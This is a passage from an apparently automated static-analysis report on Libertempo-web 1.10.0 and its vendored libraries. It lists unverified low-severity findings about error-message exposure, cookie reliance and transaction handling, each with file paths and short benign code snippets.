Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=757
Status	New

Method function at line 10 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/tagger.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method function at line 10 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/tagger.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/tagger.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/tagger.php
Line	11	11
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/tagger.php

Method function (\$error, \$message, \$file, \$line) use (\$tagger) {

```
....
11.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 12:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=758
Status	New

Method set_error_handler at line 11 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/treemap.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method set_error_handler at line 11 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/treemap.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-

	api/Vendor/atoum/atoum/scripts/treemap.php	api/Vendor/atoum/atoum/scripts/treemap.php
Line	12	12
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/treemap.php

Method set_error_handler(function (\$error, \$message, \$file, \$line) use (\$treemap) {

```
....
12.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 13:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=759
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/define.php	/Libertempo-web-1.10.0/define.php
Line	43	43
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/define.php

Method <?php

```
....
43.         error_reporting(E_ALL & ~E_NOTICE & ~E_STRICT);
```

Information Exposure Through an Error Message\Path 14:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=760
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/define.php	/Libertempo-web-1.10.0/define.php
Line	47	47
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/define.php
Method <?php

```
....  
47.          error_reporting(-1);
```

Information Exposure Through an Error Message\Path 15:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=761>
Status New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/define.php	/Libertempo-web-1.10.0/define.php
Line	52	52
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/define.php
Method <?php

```
....  
52.          error_reporting(E_ALL & ~E_NOTICE & ~E_DEPRECATED);
```

Information Exposure Through an Error Message\Path 16:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=762>
Status New

Method errorHandler at line 87 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/includer.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method errorHandler at line 87 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/includer.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/includer.php
Line	89	89
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/includer.php
Method public function errorHandler(\$error, \$message, \$file, \$line, \$context)

```
....  
89.         $errorReporting = $this->adapter->error_reporting();
```

Information Exposure Through an Error Message\Path 17:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=763>
Status New

Method errorHandler at line 1452 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/test.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method errorHandler at line 1452 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/test.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/test.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/test.php
Line	1455	1455
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/test.php
Method public function errorHandler(\$errno, \$errstr, \$errfile, \$errline)

```
....  
1455.         $errorReporting = $this->adapter->error_reporting();
```

Information Exposure Through an Error Message\Path 18:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=764>
Status New

Method errorHandler at line 87 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/includer.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method errorHandler at line 87 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/includer.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-	/Libertempo-web-

	1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/include r.php	1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/include r.php
Line	89	89
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/includer.php

Method public function errorHandler(\$error, \$message, \$file, \$line, \$context)

```
....
89.         $errorReporting = $this->adapter->error_reporting();
```

Information Exposure Through an Error Message\Path 19:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=765
Status	New

Method errorHandler at line 1452 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/test.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method errorHandler at line 1452 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/test.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/test.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/test.php
Line	1455	1455
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/test.php

Method public function errorHandler(\$errno, \$errstr, \$errfile, \$errline)

```
....
1455.         $errorReporting = $this->adapter->error_reporting();
```

Information Exposure Through an Error Message\Path 20:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=766

Status New

Method set_error_handler at line 643 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/runner.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method set_error_handler at line 643 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/runner.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/runner.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/runner.php
Line	644	644
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/runner.php
Method set_error_handler(function (\$error, \$message, \$file, \$line) use (\$autorunner) {

```

    ....
    644.                                     if (error_reporting() !== 0) {

```

Information Exposure Through an Error Message\Path 21:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=767>
Status New

Method set_error_handler at line 643 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/runner.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method set_error_handler at line 643 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/runner.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/runner.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/runner.php
Line	644	644
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/runner.php
Method set_error_handler(function (\$error, \$message, \$file, \$line) use (\$autorunner) {

```
....
644.                                     if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 22:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=768
Status	New

Method function at line 10 of /Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/git/pusher.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method function at line 10 of /Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/git/pusher.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/git/pusher.php
Line	11	11
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/git/pusher.php
 Method function (\$error, \$message, \$file, \$line) use (\$pusher) {

```
....
11.                                     if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 23:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=769
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/utils/makepackage.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/utils/makepackage.php
Line	15	15
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/utils/makepackage.php

Method <?php

```
....
15.    error_reporting(E_ALL ^ E_DEPRECATED);
```

Information Exposure Through an Error Message\Path 24:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=770
Status	New

Method function at line 10 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/git/pusher.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method function at line 10 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/git/pusher.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/git/pusher.php
Line	11	11
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/git/pusher.php

Method function (\$error, \$message, \$file, \$line) use (\$pusher) {

```
....
11.        if (error_reporting() !== 0) {
```

Reliance on Cookies in a Decision

Query Path:

PHP\Cx\Php Low Visibility\Reliance on Cookies in a Decision Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.10 - Broken authentication and session management

Description

Reliance on Cookies in a Decision\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1314
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/superglobals.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/superglobals.php
Method public function test__get()

```
....
26.         ->array->setByReferenceWith($superglobals->_COOKIE)->isReferenceTo($_COOKIE)
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
205.         if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 2:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1315>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/template.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/template.php
Method public function test__construct()

```
....
26.         $this
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....  
205.             if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 3:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1316>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php
Method public function test__get()

```
....  
26.             ->array->setByReferenceWith($superglobals->  
_COOKIE)->isReferenceTo($_COOKIE)
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....  
205.             if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 4:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1317>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/cla	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php

	sses/template.php	
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/template.php

Method public function test__construct()

```
....
26.         $this
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
205.         if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1318
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/superglobals.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/superglobals.php

Method public function test__get()

```
....
26.         ->array->setByReferenceWith($superglobals->_COOKIE)->isReferenceTo($_COOKIE)
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.         if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Reliance on Cookies in a Decision\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1319
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/template.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/template.php
Method public function test__construct()

```
....
26.         $this
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.         if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Reliance on Cookies in a Decision\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1320
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204

Object	_COOKIE	reference
--------	---------	-----------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php

Method public function test__get()

```
....
26.         ->array->setByReferenceWith($superglobals->_COOKIE)->isReferenceTo($_COOKIE)
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.         if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Reliance on Cookies in a Decision\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1321
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/template.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/template.php

Method public function test__construct()

```
....
26.         $this
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.             if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Reliance on Cookies in a Decision\Path 9:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1322
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/superglobals.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/superglobals.php

Method public function test__get()

```
....
26.             ->array->setByReferenceWith($superglobals->
_COOKIE)->isReferenceTo($_COOKIE)
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
205.             if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 10:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1323
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-

	classes/template.php	api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/template.php
Method public function test__construct()

```
....
26.         $this
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
205.         if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 11:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1324
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php
Method public function test__get()

```
....
26.         ->array->setByReferenceWith($superglobals->_COOKIE)->isReferenceTo($_COOKIE)
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
205.             if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 12:

Severity Low
 Result State To Verify
 Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1325>
 Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/template.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	205
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/template.php
 Method public function test__construct()

```
....
26.             $this
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
 Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
205.             if ($this->value === $reference) {
```

Reliance on Cookies in a Decision\Path 13:

Severity Low
 Result State To Verify
 Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1326>
 Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-

	classes/superglobals.php	api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/superglobals.php

Method public function test__get()

```
....
26.         ->array->setByReferenceWith($superglobals->_COOKIE)->isReferenceTo($_COOKIE)
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.         if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Reliance on Cookies in a Decision\Path 14:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1327>

Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/template.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/template.php

Method public function test__construct()

```
....
26.         $this
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.         if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Reliance on Cookies in a Decision\Path 15:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1328
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/superglobals.php

Method public function test__get()

```
....
26.         ->array->setByReferenceWith($superglobals->_COOKIE)->isReferenceTo($_COOKIE)
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php

Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.         if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Reliance on Cookies in a Decision\Path 16:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1329
Status	New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/template.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Line	26	204
Object	_COOKIE	reference

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/template.php
Method public function test__construct()

```
....
26.         $this
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/asserters/variable.php
Method public function isReferenceTo(& \$reference, \$failMessage = null)

```
....
204.         if (is_object($this->value) === true &&
is_object($reference) === true) {
```

Improper Transaction Handling

Query Path:

PHP\Cx\Php Low Visibility\Improper Transaction Handling Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling

Description

Improper Transaction Handling\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=722
Status	New

The application's tagStableVersion method in /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php creates and opens a connection to the database, and enlists it in a transaction. Though the application wraps the connection in a `try { }` block to handle exceptions, the database transaction is not always rolled back on errors.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php
Line	327	327

Object	try	try
--------	-----	-----

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php
Method private function tagStableVersion(\$tag)

```
....
327.         try {
```

Improper Transaction Handling\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=723
Status	New

The application's tagDevelopmentVersion method in /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php creates and opens a connection to the database, and enlists it in a transaction. Though the application wraps the connection in a `try { }` block to handle exceptions, the database transaction is not always rolled back on errors.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php
Line	359	359
Object	try	try

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php
Method private function tagDevelopmentVersion(\$tag)

```
....
359.         try {
```

Improper Transaction Handling\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=724
Status	New

The application's tagStableVersion method in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php creates and opens a connection to the database, and enlists it in a transaction. Though the application wraps the connection in a `try { }` block to handle exceptions, the database transaction is not always rolled back on errors.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php
Line	327	327
Object	try	try

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php

Method private function tagStableVersion(\$tag)

```
....
327.         try {
```

Improper Transaction Handling\Path 4:

Severity	Low
Result State	To Verify
